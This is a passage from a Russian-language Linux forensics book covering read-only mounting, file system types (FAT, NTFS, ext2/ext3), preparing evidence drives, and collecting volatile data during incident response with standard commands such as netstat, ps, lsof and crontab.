загрузки для перестраховки. Однако если вы видите названия /dev/sda1 и /dev/sda2, то, возможно, у вас OEM-компьютер, включающий в себя сервисный раздел для восстановления. Если вы используете другую версию Linux и не видите устройств, начинающихся с символов sd, то, возможно, первый раздел внутреннего IDE-накопителя будет показан как /dev/hda1. Между прочим, в версиях *nix, отличных от Linux, имена дисковым устройствам присваиваются совсем по-другому, поэтому вам придется самостоятельно искать информацию по этому вопросу при работе с такими дистрибутивами.

Далее, мы создали точку монтирования и сделали одну очень распространенную ошибку, забыв, что перед созданием каталога в /mnt необходима команда «sudo». В самой команде монтирования мы на всякий случай указали опцию «только для чтения» и разрешили автоматическое определение типа файловой системы в разделе. В последней строке данных команды «mount» указано, что устройство монтируется в режиме только для чтения (опция «го»), а тип файловой системы – fuseblk. Был монтирован раздел NTFS, а тип fuseblk верен для этой файловой системы. Модуль Fuse используется драйвером NTFS-3G, чтобы предоставить Linux надежную возможность записи в NTFS (ntfs-3g.org). В заключение обратите внимание, что внешний накопитель был монтирован с параметром «nosuid», что рекомендуется делать, если вы не хотите предоставлять привилегии битам SUID из другой файловой системы на вашем компьютере. Только потому, что кто-то установил бит SUID в файле на своей системе, не означает, что я хочу, чтобы этот файл выполнялся с правами суперпользователя в моей операционной системе.

А теперь внимание – это очень интересно:

```
ubuntu@ubuntu:~$ ls /mnt/mywindrive/
AUTOEXEC.BAT    fromubuntu.txt pagefile.sys
boot.ini         IO.SYS      Program Files
CONFIG.SYS       isos        RECYCLER
cygwin          cygwin-pkgs MSDOS.SYS
Documents and Settings msvcp71.dll swtools
drivers msvcr71.dll System Volume Information
drivex.log       NTDETECT.COM DvrData
ntldr           WINDOWS
```

Итак, вы монтировали в Linux том NTFS с ОС Windows. Держу пари, что для монтирования ext3-раздела Linux в Windows вам понадобится намного больше усилий (и сторонних программ).

И наконец, для того чтобы размонтировать устройство, нужно просто ввести команду «umount» с указанием точки монтирования. Кроме того, никогда не помешает проверить, что устройство отключено:

```
ubuntu@ubuntu:~$ sudo umount /mnt/mywindrive/
ubuntu@ubuntu:~$ mount
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
tmpfs on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw,mode=0755)
tmpfs on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw,mode=0755)
varrun on /var/run type tmpfs (rw,noexec,nosuid,nodev,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
devshm on /dev/shm type tmpfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
```

Распространенная ошибка – попытка размонтировать накопитель, который все еще используется (командой «cd») в этой точке монтирования. Системе Linux это нравится не больше, чем Windows, когда вы пытаетесь извлечь флеш-накопитель, который все еще просматривается с помощью проводника Windows. Для того чтобы исправить эту проблему, просто выйдите из точки монтирования, закройте все команды, которые могут обращаться к данному накопителю, и еще раз попытайтесь применить команду «umount».

Файловые системы

Все, что касается файловых систем, выглядит в Windows намного проще. Существует только два формата файловых систем (FAT и NTFS) и несколько версий каждого из форматов. Среди версий формата FAT (который сегодня, похоже, можно найти только на съемных дисках) доминирует FAT32. Можно с любовью вспоминать старые добрые времена формата FAT16 и его изящные разделы максимального размера 2-4 Гб. FAT32 предлагает поработать с большим размером тома – до 2-8 Тб, но в нем также существует ограничения на размер файла (максимум 4 Гб), что вызывает недовольство пользователей, работающих с видеофайлами и базами данных. Кроме того, ни одна из версий FAT не поддерживала такого понятия как права доступа к файлам, что делал этот формат малопривлекательным для корпоративного сектора.

Формат NTFS и его пять версий, начиная с Windows NT 3.1, решал проблемы с правами доступа, так как имеет очень гибкую поддержку для списков контроля доступа (ACL). В NTFS было также добавлено журналирование, что делает эту файловую систему устойчивее к повреждению данных, вызванному прерыванием питания или неправильным извлечением внешнего накопителя. Таким образом, не нужно запускать утилиты scandisk и chkdsk так часто, как в недобрые старые времена Windows 95/98. Большой интерес для эксперта представляет включение в NTFS альтернативных потоков данных (ADS), в которых злоумышленники могут попытаться спрятать информацию от любопытных глаз.

В Linux, поддерживающей очень много файловых систем, все обстоит не так просто. Список файловых систем, поддерживаемых Linux, включает в себя несколько версий FAT16, FAT32 и NTFS. Собственная файловая система для Linux – это ext2. Это, так же, как и FAT, нежурналируемая файловая система, поэтому пользователи ext2 хорошо знакомы с командой fsck. В отличие от FAT, ext2 знает все о безопасности и правах доступа к файлам. Ext3 – близкий родственник файловой системы ext2, но с добавленной поддержкой журналирования. Сегодня ext3 поддерживается непосредственно всеми современными ядрами. ReiserFS была популярной журналируемой файловой системой до реализации поддержки ext3 (и до того, как создатель этой системы Ганс Рейзер (Hans Reiser) стал объектом судебного расследования в 2006 г.).

В мире *nix диапазон поддерживаемых файловых систем просто огромен. UFS, ZFS, JFS, HFS, HFS+, XFS, ODS-5... список можно продолжать⁸. Подробности об этих файловых системах можно найти в дополнительных источниках, и вам придется изучить эту информацию, если вдруг одна из них станет частью вашей следующей экспертизы.

Ext2/Ext3

При работе с компьютерами под управление ОС Linux вам будут часто встречаться файловые системы на основе Ext. Документация по структуре и реализации Ext2 (второй расширенной файловой системы) доступна на странице <http://e2fsprogs.sourceforge.net/>.

⁸ http://en.wikipedia.org/wiki/List_of_file_systems - от информации в этой статье может закружиться голова.

[net/ext2intro.htmlht](http://ext2intro.htmlht). Рекомендуется изучить информацию этого ресурса, учитывая чувствительность судебного анализа к сложным вопросам исследуемой файловой системы (например, как организована структура данных индексного дескриптора, как данные физически размещены на накопителе и как можно простым способом разорвать связь между «удаленными» файлами и всеми данными, все еще существующим в резервном пространстве).

Ext3 – это расширенная версия Ext2, в которую помимо прочего добавлена функция журнализации, чтобы избавить нас от этих мучительно долгих проверок, выполняемых утилитой fsck, если что-то начало работать не так. Документация о журналируемой файловой системе Ext3 доступна по адресу <http://e2fsprogs.sourceforge.net/journal-design.pdfht>.

В зависимости от версии *nix, установленной на исследуемом компьютере, первое, что вам нужно определить, – это тип используемой файловой системы. Не забывайте о команде «mount», которая покажет используемые файловые системы на работающем компьютере, и о том, что исследование накопителя или его образа нужно выполнять в режиме только для чтения.

К счастью, существуют инструменты, которые понимают всю сложность этих распространенных файловых систем для *nix и которые помогут интерпретировать и восстановить удаленные или поврежденные данные, недоступные невооруженному глазу в этих форматах файловых систем. Некоторые из этих инструментов:

- Sleuthkit www.sleuthkit.org/sleuthkit/
- Linux Recovery www.diskinternals.com/linux-recovery/
- R-Studio www.data-recovery-software.net/

Кроме того, рекомендуется познакомиться со следующими программами, предназначенными для восстановления данных и не зависящими от типа используемой файловой системы:

- Foremost <http://foremost.sourceforge.net/>
- Scalpel www.digitalforensicssolutions.com/Scalpel/

Краткое изложение

В этой главе мы начали знакомство с Linux и при этом опирались на ваш опыт работы в Windows. Кроме того, мы подготовили почву для важных вопросов, которые мы будем рассматривать в последующих главах по мере погружения в подробности проведения экспертизы как самой Linux, так и с помощью Linux. Мы подчеркивали, что ОС Linux – это не UNIX®, что она и ее Unix-подобные родственники (вместе – *nix) используют одни и те же принципы архитектуры и интерфейса. Мы познакомили вас с понятиями, которые, возможно, не являлись частью вашего прежнего опыта работы в Windows, чтобы предоставить основы для вашего дальнейшего обучения по этой книге и, что более важно, для вашей будущей работы в области судебной экспертизы *nix. В заключение мы намекнули, что вам придется привыкать искать информацию о платформах и особенностях версий операционных систем, в которых вы не являетесь экспертами, так как даже тот дистрибутив *nix, с которым вы хорошо знакомы, имеет тенденцию быстро развиваться и изменяться. Мир *nix слишком велик, и какой-то один человек не сможет быть знатоком всех версий этого семейства систем.

Учитывая все это, мы теперь можем перейти к проведению экспертизы работающей *nix-системы.

Глава 3

Расследование инцидентов: Сбор данных

Содержание этой главы:

- Подготовка целевого накопителя
- Форматирование накопителя
- Сбор энергозависимых данных
- Создание образа

Ü Краткое изложение

Введение

Прибыв на место инцидента, необходимо поговорить с клиентом и выяснить все, что известно о случившемся. Важно понимать, что из этого разговора вы, вероятно, получите информацию, которая будет отличаться от той, что вы получили по телефону перед выездом на место происшествия. Я не уверен, связано ли это с тем, что клиент не до конца понимает всю серьезность ситуации или с тем, что он забывает сообщить некоторые подробности из-за стресса, вызванного происшествием, но по своему опыту я знаю, что обычно все происходит именно так. Будьте готовы к тому, что ситуация может измениться, как только вы прибудете на место происшествия и сможете ознакомиться с сетью и компьютерами, вовлеченными в инцидент.

Я стараюсь избегать подхода, который я называю «пальба из всех орудий». Многие исследователи просто приходят на место инцидента и начинают создавать образы накопителей направо и налево, что, как я предполагаю, хорошо только в том случае, если вы хотите найти себе лишнюю работу. Возможно, они думают, что, закинув по-настоящему широкую сеть, они смогут вытащить все важные данные, какие только есть в этих компьютерах, и что позже им не нужно будет возвращаться на объект клиента. Несмотря на то, что с технической точки зрения этот подход работает, он требует слишком много времени и в большинстве случаев создает слишком много ошибочных данных. Я предпочитаю действовать методично, выясняя, какие узлы были вовлечены в инцидент, и исключая, если это возможно, все остальные компьютеры.

Имея достаточные знания об архитектуре сети и используя помощь системных администраторов на объекте клиента, не так уж и сложно исключить компьютеры, которые не входят в область инцидента. Для этого обычно нужно оценить технические возможности и проанализировать журналы регистрации событий. Например, если компьютер X находится в виртуальной локальной сети с пятью другими компьютерами, то очевидно, что эти пять компьютеров нужно будет исследовать. Теперь, а что если эта сеть связана только с одной из трех других виртуальных локальных сетей? Логично, что только эта одна виртуальная сеть будет входить в область инцидента, даже если сеть клиента состоит из нескольких виртуальных локальных сетей. На всякий случай следует проанализировать журнал регистрации событий, чтобы удостовериться, что не было соединений ни с одной из виртуальных локальных сетей, которые технически были исключены из области расследования, так как злоумышленник, получив несанкционированный доступ к маршрутизатору, мог добавить новые маршруты пересылки данных. То же следует сделать для других виртуальных локальных сетей и компьютеров в тех двух виртуальных сетях, которые как вы определили, входят в область инцидента. При условии, что в сети клиента имеется должный уровень ведения журналов, вы сможете определить, устанавливал ли компьютер соединение с другими узлами в сети.

Если вы сможете доказать, что с определенным компьютером не было установлено соединений, то его можно исключить из области расследования.

Практика исключения компьютеров из-за отсутствия информации обычно называется «опровергающим доказательством». Основной принцип в этой методике заключается в бремени доказывания. Вы должны уметь доказать, что то или иное событие не происходило. Например, если ведется расследование происшествия, связанного с доступом в Интернет, а у клиента имеется одна точка входа для Интернета, контролируемая брандмауэром, и журналы этого брандмауэра показывают, что компьютер X соединялся с компьютером Y, но не с компьютером Z, то у вас есть опровергающее доказательство, необходимое для исключения компьютера Z из области инцидента.

Нужно понимать, что во многих случаях на объекте клиента не ведутся журналы, необходимые для данного типа анализа. Кроме того, возможно, вы будете работать с клиентом или организацией, которую не интересует, что, по-вашему, можно доказать; им нужно, чтобы вы создали образы всего, что только возможно. В подобных случаях у вас связаны руки и вы вынуждены делать только то, о чем вас просят. Однако если вы сможете собрать энергозависимые, а также постоянные данные, возможно, вам удастся немного уменьшить себе объем работы.

По определению, энергозависимые данные – это любая информация, которая, в отличие от постоянных данных, не сохраняется после перезагрузки компьютера. Процедуры, описанные ниже, помогут вам собрать оба типа данных, а в следующей главе будет описано, что все эти данные обозначают. Я обнаружил, что когда дело касается энергозависимых данных, то лично для меня лучше получить слишком много информации и не воспользоваться ей, чем нуждаться в большем количестве данных и не иметь их. Кроме того, мой опыт подсказывает мне, что клиенты чувствуют себя намного спокойнее, когда вы можете предоставить им несколько источников данных для определенного события, которое произошло или не произошло, в зависимости от обстоятельств. Для вашего удобства все этапы по сбору данных были записаны в файл (vol.sh), который находится на компакт-диске с инструментами.

Подготовка целевого накопителя

Монтирование накопителя

Почти все внешние накопители отформатированы в файловой системе FAT32, которая отлично подходит для ОС Windows, но не используется по умолчанию в ОС Linux. Кроме того, в FAT 32 отсутствуют несколько свойств, необходимых файловой системе, что вынуждает нас отказаться от нее как можно быстрее. Для того чтобы подготовить накопитель для хранения образов UNIX, нужно отформатировать его, используя файловую систему EXT. Более подробное объяснение: «Архитектура ExtX позаимствована из файловой системы UFS, при проектировании которой основными целями были быстрота и надежность. Копии важных структур данных дублируются в файловой системе, а все данных, ассоциированные с файлом, локализуются, чтобы свести к минимуму перемещения головок жесткого диска во время чтения» (Б. Кэрриз (Carrier), 2005 г.). Использование этой файловой системы в процессе клонирования позволяет компьютерам под управлением Linux полностью видеть внешнее устройство и производить на него запись.

Подключите съемный накопитель к компьютеру с ОС Linux. Монтирование будет выполнено в автоматическом режиме. Если этого не произойдет, накопитель нужно будет монтировать вручную. Для этого введите команду «mkdir /mnt/<disk>», в результате чего будет создана точка монтирования. После этого накопитель будет установлен в только что

созданной точке монтирования. Это сложно объяснить, но обычно USB-накопитель будет отображаться в каталоге «/dev» (от англ. *device* – устройство) как «sdb1» или «uba1», что, между прочим, нежелательно, так как передача данных будет осуществляться по стандарту USB 1.1. Если к накопителю не удается легко получить доступ, то в этом случае лучше всего использовать статическую операционную систему. Большинство версий таких ОС снабжены современными драйверами USB и должны автоматически распознать внешнее устройство.

Команда «lsusb» покажет все подключенные USB-устройства. Из ее данных будет вполне понятно, какой накопитель был только что подсоединен, особенно если подключено только одно USB-устройство. Кроме того, команда «dmesg | grep -i "SCSI device"» покажет доступные устройства с интерфейсом SCSI (даже если это не SCSI-устройство). Но проще всего вести команду «cat /proc/partitions». Она точно покажет разделы, подключенные к системе, включая только что подсоединенное устройство. Как мы уже говорили во введении, одну и ту же операцию в UNIX можно сделать несколькими способами.

После того, как найден идентификатор накопителя, перечислите все устройства, используя префикс *ls -la /dev/sd** (а или b). Идентификатор накопителя также может быть показан со знаком # в конце. Нужным номером, вероятно, будет «1», а если подключено несколько USB-накопителей, то это может быть 2, 3, 4 и т. д. в зависимости от количества подсоединеных устройств. Как только накопитель будет монтирован, проведите небольшой тест, попытавшись создать каталог, или используйте команду «touch», чтобы создать пустой файл. Если тест пройден успешно, это означает, что накопитель монтирован правильно и можно продолжать сбор данных.

Форматирование накопителя

Форматирование накопителя, используя файловую систему ext

Если вы собираетесь использовать ОС Windows, чтобы провести какую-либо часть расследования инцидента в программах EnCase, FTK или Pro Discover, настоятельно рекомендуется загрузить утилиту IFS Drives⁹. Эта программа с открытым исходным кодом позволяет компьютерам под управлением ОС Windows распознать и использовать файловую систему ext.

Для того чтобы начать форматирование на компьютере с ОС Linux, введите команду «mke2fs /dev/<ваше_устройство> -L <имя_компьютера_клиента>», в результате чего будет создана файловая система ext2. Если вам нужна файловая система ext3, используйте команду «mkfs.ext3».

После того, как будет создана новая файловая система и будут записаны все индексные дескрипторы, примените команду «mount», чтобы просмотреть устройство. Вы должны увидеть накопитель с именем /dev/<ваше_устройство> со словами *type ext2 (rw)* в конце. Проведите описанный выше тест, чтобы удостовериться, что вы можете выполнять запись на внешний накопитель.

После успешного монтирования и форматирования внешнего устройства эксперт может приступать к клонированию накопителя с ОС Linux.

⁹ www.fs-driver.org/

Сбор энергозависимых данных

Подготовка журнала дела

В книге «Hacking Exposed: Computer Forensics Secrets & Solutions» (Дэвис (Davis), Филипп (Philipp) и Коуэн (Cowen), 2005 г.) авторы утверждают: «Сбор данных – самая важная часть расследования любого инцидента, и ее важность возрастает, если эти данные попадут в суд. Каким бы блестящим не был ваш анализ, какие бы доскональные процедуры вы не использовали, какой бы прочной не была цепь обеспечения целостности доказательств, вся ваша работа будет проведена впустую, если вы не сможете доказать, что все данные были собраны в соответствии со стандартами криминалистики».

В случае если процедуры сбора данных будут подвергнуты сомнению (а рано или поздно это все равно произойдет), первое и, вероятно, самое полезное, что может сделать исследователь – подготовить журнал дела. В этом журнале необходимо задокументировать профиль инцидента. Профиль инцидента должен состоять из следующих восьми пунктов:

- Имя клиента.
- Как был выявлен инцидент?
- Что произошло, по мнению клиента?
- Когда предположительно произошел инцидент?
- Как стало известно или кто сообщил об инциденте?
- Какие аппаратные средства или программы вовлечены в инцидент?
- Кому клиент сообщал об инциденте?
- Какова критичность систем, вовлеченных в инцидент?

В руководстве NIST SP 800-61 говорится: «В методологиях расследования инцидентов особое значение обычно придается подготовке – не только установлению возможности расследовать происшествие, чтобы организация могла прореагировать на инцидент, но также предотвращению инцидентов посредством обеспечения достаточной безопасности систем, сетей и приложений» (Т. Гранс, К. Кент и Б. Ким (Grance, T., Kent, K., & Kim, B.), январь 2004 г.).

На данном этапе клиент всегда обеспокоен результатами расследования, возможными утечками информации и нарушениями нормативно-правового соответствия. Поэтому очень важно, чтобы эксперт не формулировал никаких предположений относительно того, что, возможно, произошло. Следуйте примеру Джо Фрайди (Joe Friday)¹⁰ и придерживайтесь фактов.

По своему опыту, я знаю, что клиенты отчаянно хотят получить ответы, и в этом своем желании они иногда могут делать поспешные выводы, чтобы как можно быстрее предоставить какую-нибудь информацию высшему руководству. Будьте осторожны в своих ответах и не предоставляйте вводящую в заблуждение информацию. Ваша работа в качестве судебного эксперта заключается в том, чтобы собрать судебную информацию, задокументировать ее и перейти к следующей стадии расследования. Не делайте никаких обещаний, но постарайтесь успокоить клиента и скажите, что сделаете все, что возможно, чтобы помочь ему.

В журнале дела задокументируйте следующее:

1. Кто выполняет сбор данных.
2. История использования инструментов и команд.
3. Результаты использования инструментов и команд.
4. Дата и время предпринимаемых действий.

¹⁰ Вымышленный детектив из сериала «Сети зла» (“Dragnet”), часто повторявший фразу «Все, что нам нужно, – это факты» – примечание переводчика

Я бы также порекомендовал загрузить и установить замечательный инструмент Case Notes¹¹, созданный Джоном Дугласом (John Douglas). Это очень простой и легкий способ документировать свои действия и результаты. Еще одно преимущество этого инструмента заключается в том, что он автоматически создает отметки времени для ваших записей. Благодаря этой опции очень легко вспомнить, что и когда вы сделали и какие были результаты этих действий. Кроме того, в этом инструменте имеется функция шифрования, которая защитит вашу информацию с помощью пароля. Я настоятельно рекомендую использовать эту возможность, чтобы гарантировать, что вы и только вы можете прочитать свои записи. Какие бы меры предосторожности мы не соблюдали при сборе данных, есть две команды, используя которые нам приходится рисковать: «/bin/mount» и «/usr/bin/md5sum». Команда «/bin/mount» применяется для монтирования компакт-диска или USB-накопителя с инструментами, которые вы решили использовать. Правильность выполнения команды «mount» также следует проверить с помощью команды «/usr/bin/md5sum». MD5-значения для этих двух двоичных файлов в ядре GNU/Linux 2.6.20-1.2962 равны:

```
/bin/mount = c1f34db880b4074b627c21aabde627d5
/usr/bin/md5sum = 681c328f281137d8a0716715230f1501
```

Контрольные суммы этих файлов для других ядер Linux не были включены в эту книгу, и вам придется найти их самостоятельно.

Проверив правильность файлов и определив, что они не повреждены, можно монтировать компакт-диск или USB-накопитель с правами суперпользователя. Теперь смените каталоги на каталог доверенных инструментов, в данном случае – `/mnt/<имя_монтирования>`, и можно использовать доверенные исполняемые файлы.

Примечание

В свое время среди судебных компьютерных экспертов было много разговоров о создании «диска со статическими инструментами», хотя в действительности я никогда не видел, чтобы кто-либо его создал. Никакой информации в официальных документах, блогах, рассылках – совсем ничего. Поэтому я решил попробовать сделать это сам и посмотреть, что из этого получится. Мне удалось придумать, как изменить «makefile» исполняемых файлов и использовать статическую опцию `-gcc`, а также указать путь `LD_LIBRARY_PATH` к библиотекам на диске, что, конечно, лучше, чем ничего, но есть одна проблема. Эти статические исполняемые файлы на самом деле без ошибок работают только именно для этого дистрибутива Linux, именно в этой версии данного дистрибутива и именно на этой версии ядра.

Итак, предположим, я потратил уйму времени на создание набора статических инструментов для Ubuntu 7.10, версия ядра 2.6.22-14. Этот диск будет полезен для сбора энергозависимых данных с другого компьютера с ОС Ubuntu 7.10, использующей версию ядра 2.6.22-14. В этом случае, для того чтобы практически получить работающий набор статически скомпонованных версий инструментов, вам придется буквально иметь точную версию каждой операционной системы, построенной на каждом возможном ядре, а в некоторых случаях и патентованные аппаратные средства, такие как Sun Microsystems (SPARC), AIX (Power PC) или HP-UX. Если вы сотрудник отдела корпоративной безопасности и знаете, что у вас на предприятии только несколько версий *nix и несколько версий ядра, то, возможно, вам не помешает создать несколько дисков с инструментами на основе тех компьютеров, с которыми вы работаете. Однако для остальных из нас, кто редко работает с одной и той же операционной системой и одним и

¹¹ www.qccis.com/casenotes

тем же ядром дважды (это не значит, что такого не бывает совсем, но случается редко), создание диска со статическими инструментами – это хорошая идея и не более того.

В журнале дела создайте запись с заголовком «Энергозависимые данные». Запись должна содержать системный профиль, включающий следующие сведения:

- тип и версия операционной системы;
- дата установки системы;
- зарегистрированный владелец;
- системный каталог;
- общий объем физической памяти;
- установленные физические аппаратные средства и место их установки;
- установленное программное обеспечение.

После документирования системного профиля примените команду «script», чтобы система зафиксировала историю входных и выходных данных. Эта команда начнет записывать все входные и выходные данные из стандартного устройства ввода (stdin) и стандартного устройства вывода (stdout) (клавиатура и монитор, соответственно) и сохранит их в текстовом файле ASCII-формата с именем «typescript» в текущем рабочем каталоге. Этот файл поможет эксперту вспомнить все выполненные им действия и результат этих действий. В файле можно использовать отметки времени, вводя команду «date» либо через равные промежутки времени, либо каждый раз при выполнении новой команды. Чтобы остановить процесс записи, нажмите сочетание клавиш Ctrl-D.

Энергозависимые данные находятся в памяти только до тех пор, пока компьютер не будет перезагружен. Сразу после завершения работы компьютера по любой причине и любым способом энергозависимая информация в том виде, в котором она существует во время инцидента, пропадает. Специалистов по расследованию инцидентов традиционно учат просто отключать шнур питания от компьютера, который позднее будет подвергнут судебной экспертизе.

Завершение работы операционной системы нестандартным способом, хоть и не является идеальным вариантом для эксперта, может выполнить несколько задач, которые могут быть благоприятными для анализа. Если злоумышленник поместил незаконные файлы вместе с несколькими файлами, отвечающими за процесс завершения работы, то, очевидно, нужные файлы не будут выполнены. Кроме того, файлы, в которые в данный момент производится запись, или файлы, помеченные для удаления, не будут обработаны корректно, и, таким образом, их можно будет восстановить и проанализировать. Но большая часть энергозависимых данных, таких как информация о сетевых подключениях, запущенных процессах и пользователях, вошедших в систему, будет потеряна. Понятно, что это не самый лучший вариант развития событий для судебного эксперта, но это то, с чем придется иметь дело в реальном мире. Если вы прибыли на объект в качестве компьютерного эксперта до того, как работа системы была завершена, вы должны проследить, чтобы сетевой кабель компьютера был отсоединен, а в системе не выполнялось никаких действий, пока производится сбор энергозависимых данных. Кстати, для сбора вышеупомянутых данных можно использовать следующие команды: «uptime» – чтобы определить время последней перезагрузки компьютера; «who» – чтобы получить список пользователей, вошедших в систему; и «last» – чтобы получить краткую историю недавних входов пользователей в систему.

Первый цикл действий по сбору данных ориентирован на получение административной информации. С помощью команды «uname» можно просмотреть имя компьютера, узел сети, тип процессора, версию операционной системы и версию ядра операционной системы. Несмотря на то, что эта информация может показаться поверхностной, важно удостовериться, что вы проводите исследование соответствующего компьютера. Адвокаты, сталкиваясь с данными судебной компьютерной экспертизы, не

остановятся ни перед чем, чтобы склонить присяжных к мнению, что собранная вами информация в некотором роде неверна. Не документируя имя компьютера, вы создаете условия для таких ненужных вопросов относительно ваших исследованных данных, как например: «Откуда нам знать, что эта информация действительно получена с компьютера, о котором идет речь?»

Текущее системное время и дату можно определить, воспользовавшись командой «date». Эта информация важна для расследования, так как местное время и системное время могут отличаться. Следует обратить внимание, что при расследовании дел для крупных клиентов серверы, включенные в область расследования, могут физически находиться в разных часовых поясах.

Примечание

Пример из жизни: Недавно я расследовал дело, в котором журналы виртуальной частной сети (VPN), созданные концентратором VPN, хранились в месте, где действует горное время, а исследуемый сервер был расположен в восточном часовом поясе. Эта информация стала важной для дела, так как нужно было установить соотношения относительно того, когда определенный пользователь был подключен к сети через VPN и когда этот пользователь получил доступ к исследуемому серверу. Если бы не была принята во внимание разница в часовых поясах, то были бы сделаны неправильные соотношения и были бы упущены важные доказательства.

Данные о сетевых соединениях представляют огромное значения для расследования; их можно получить, используя команду «netstat» с переключателями «-an» и «-rn». Эта информация покажет исследователю, какие соединения устанавливает компьютер и какие соединения устанавливаются с компьютером. Чтобы эта информация имела смысл, клиент должен предоставить вам исходные данные о стандартных рабочих параметрах. Эта информация поможет эксперту исключить соединения, которые должен устанавливать компьютер, и сконцентрироваться на нестандартных действиях. Не следует предполагать, что соединение является стандартным только потому, что оно устанавливается с другим компьютером в том же сегменте сети. Исследуемый компьютер может использоваться в качестве точки перехода к другим компьютерам в сети клиента, поэтому не нужно делать никаких предположений. Узнайте у клиента, какие соединения являются стандартными, а какие – нет.

Следующая важная информация, которую нужно найти, – это история командной оболочки. Эти данные можно получить при помощи команды <history><имя_компьютера_cmd_history>. Этот файл покажет все команды, переданные в стандартное устройство ввода (stdin) со времени последней перезагрузки, и предоставит эксперту массу информации. Единственный недостаток истории командной строки заключается в том, что по умолчанию в этом файле не используются отметки времени, поэтому нельзя установить соотношения между временем инцидента и временем ввода команд, используя только этот файл. Это показывает важность сбора информации об отметках времени во всех возможных местах. Историю командной оболочки можно использовать вместе с другой информацией, например, с выходными данными команды «netstat» и отметками времени в файлах, чтобы определить, что и когда было сделано. Важно помнить, что в истории командной оболочки не указано, какой пользователь вводил определенные команды, показан только используемый идентификатор пользователя. Не возможно, и даже не следует пытаться, установить соотношение между идентификаторами пользователей и физическими лицами на данной стадии расследования. В солидной организации должна существовать ограничивающая политика допустимого использования сети, которая позволяет установить точное соотношение между идентификатором пользователя и пользователем.

Важно как можно точнее определить, какую задачу выполнял компьютер во время инцидента. Эксперт должен собрать информацию о выполняющихся процессах, используя команду «`ps axu`», и сравнить результаты со стандартными рабочими параметрами, предоставленными клиентом. Кроме того, команда «`w`» покажет текущие процессы для каждого пользователя каждой командной оболочки. Результаты этой команды содержат несколько полей, из которых поле «TTY» больше всего заслуживает внимания. Это поле содержит несколько форматов выходных данных: `tty#`, `ttyp#` или `pts#`. Если поле содержит «`tty#`» (где # равно либо нулю, либо какому-нибудь положительному числу), это означает, что пользователь вошел в консоль. Параметр «`ttyp#`» или «`pts#`» (где снова символ # равен нулю или другому положительному числу) означает, что пользователь вошел в систему через удаленный сеанс. В таком случае следующее поле «От» (“From”) будет содержать IP-адрес или полное доменное имя компьютера, с которого устанавливается соединение. Можно также применить команду «`top`», чтобы увидеть, какой процесс занимает больше всего оперативной памяти.

Вместе с информацией о запущенных процессах важно узнать, какие файлы используются для выполнения этих процессов и какие файлы появились или были отмечены для удаления в результате запущенных процессов. Команда «`lsof`» покажет эксперту информацию об открытых файлах и процессах, которые, возможно, их запустили. Кроме того, переключатель «`+L1`» позволяет просмотреть несвязанные файлы (или файлы, отмеченные для удаления), которые называются отсоединенными полем (“Unlinked Field”). Чтобы полностью понять этот принцип и его важность, нужно понимать, как ОС Linux удаляет файлы. В своей книге «Защита от вторжений. Расследование компьютерных преступлений» (“Incident Response: Investigating Computer Crime”) Кевин Мандиа (Kevin Mandia) и Крис Просис (Chris Prosise) объясняют: «ОС UNIX отслеживает количество связей файла, которое равно целому числу, представляющему число процессов, использующих файл в настоящий момент. Когда количество связей равно нулю, это означает, что ни один процесс не использует этот файл или не нуждается в нем, поэтому файл будет удален. Когда злоумышленник удаляет свою вредоносную программу, программа на НЖМД удаляется из цепочки каталога (поэтому она не будет отображена в списке «`ls`»), количество связей уменьшается на единицу и устанавливается время удалении файла. Однако обратите внимание, что количество связей не будет равно нулю, пока процесс не будет закончен». Вооружившись знаниями о том, как происходит удаление файлов, эксперт должен понять, почему команда «`lsof`» и ее итоговые данные так важны в процессе сбора энергозависимых данных.

Помимо знаний о выполняющихся процессах и удалении файлов эксперту также нужно задокументировать, какие процессы запускаются по плану во время начальной загрузки компьютера. Эти записи можно просмотреть с помощью команды «`chkconfig –list`». В выходных данных этой команды показаны запланированные процессы и их уровни выполнения (Run Control levels, RC). Для того чтобы вы лучше понимали важность этой информации, вы должны знать, что в ОС Linux есть пять режимов загрузки, которые обычно называются уровнями выполнения. Это:

- 0 – останов системы;
- 1 – однопользовательский режим;
- 2 – базовый многопользовательский режим (без поддержки сети);
- 3 – полный многопользовательский режим (без графического интерфейса);
- 4 – не используется;
- 5 – полный многопользовательский режим (на основе графического интерфейса пользователя);
- 6 – перезагрузка.

Эта информация поможет определить, была ли вредоносная программа добавлена в скрипты RC. Имея представление о работе скриптов RC, вы сможете определить, были ли

установлены вредоносные скрипты на запуск во время начальной загрузки и на какой уровень выполнения они настроены.

Информация, полученная из журнала «*cron*», позволит эксперту просмотреть задания, запланированные на данный момент. Данные, хранящиеся в */etc/crontab*, отличаются от информации, находящейся в скриптах RC, в том, что записи демона «*cron*» будут выполнены независимо от того, на каком уровне выполнения производится начальная загрузка системы. Кроме того, задания в файле «*crontab*» можно добавлять и выполнять, не перезагружая систему. Поэтому эксперт должен внимательно проанализировать информацию файла «*crontab*» и сравнить ее со стандартной версией этого файла, предоставленного клиентом. Журналы демона «*cron*» по умолчанию хранятся в каталоге */var/log*. Эти журналы очень важны, так как они отслеживают любые изменения, внесенные в файл «*crontab*», а также когда и кем они были сделаны.

Информация о пользователях, о группах, к которым назначены эти пользователи, а также данные о паролях этих пользователей могут сильно помочь в процессе расследования. Используя эту информацию, вы можете узнать, были ли внесены какие-либо изменения или был ли добавлен идентификатор неавторизованного пользователя. Файлы, связанные с этой информацией, – это */etc/passwd*, */etc/shadow* и */etc/groups*. Они помогут установить соотношение между определенными действиями, о которых имеются различные записи в файлах журналов, и идентификатором пользователя, от имени которого были совершены эти действия. Не нужно делать предположений, основываясь на этой информации, что часто свойственно неопытным экспертам. Если стало известно, что идентификатор пользователя связан с выполнением определенного действия, то единственная судебная информация, которую следует зафиксировать, – это то, что операция была выполнена не пользователем, а с использованием его идентификатора. Было бы неверно утверждать, что определенное действие связано с пользователем X, а не с идентификатором пользователя X. Работа судебного эксперта заключается в том, чтобы сообщать о фактах, не выражая своего мнения или предположения. Предположение о том, что пользователь связан с идентификатором пользователя, не только выходит за рамки наших должностных обязанностей, но и часто является просто неверным. Рассуждайте логически: если бы вы были хакером и проникли в сеть, вы бы создали себе учетную запись с именем «Злодей»? Конечно, нет! Вы бы использовали существующий идентификатор 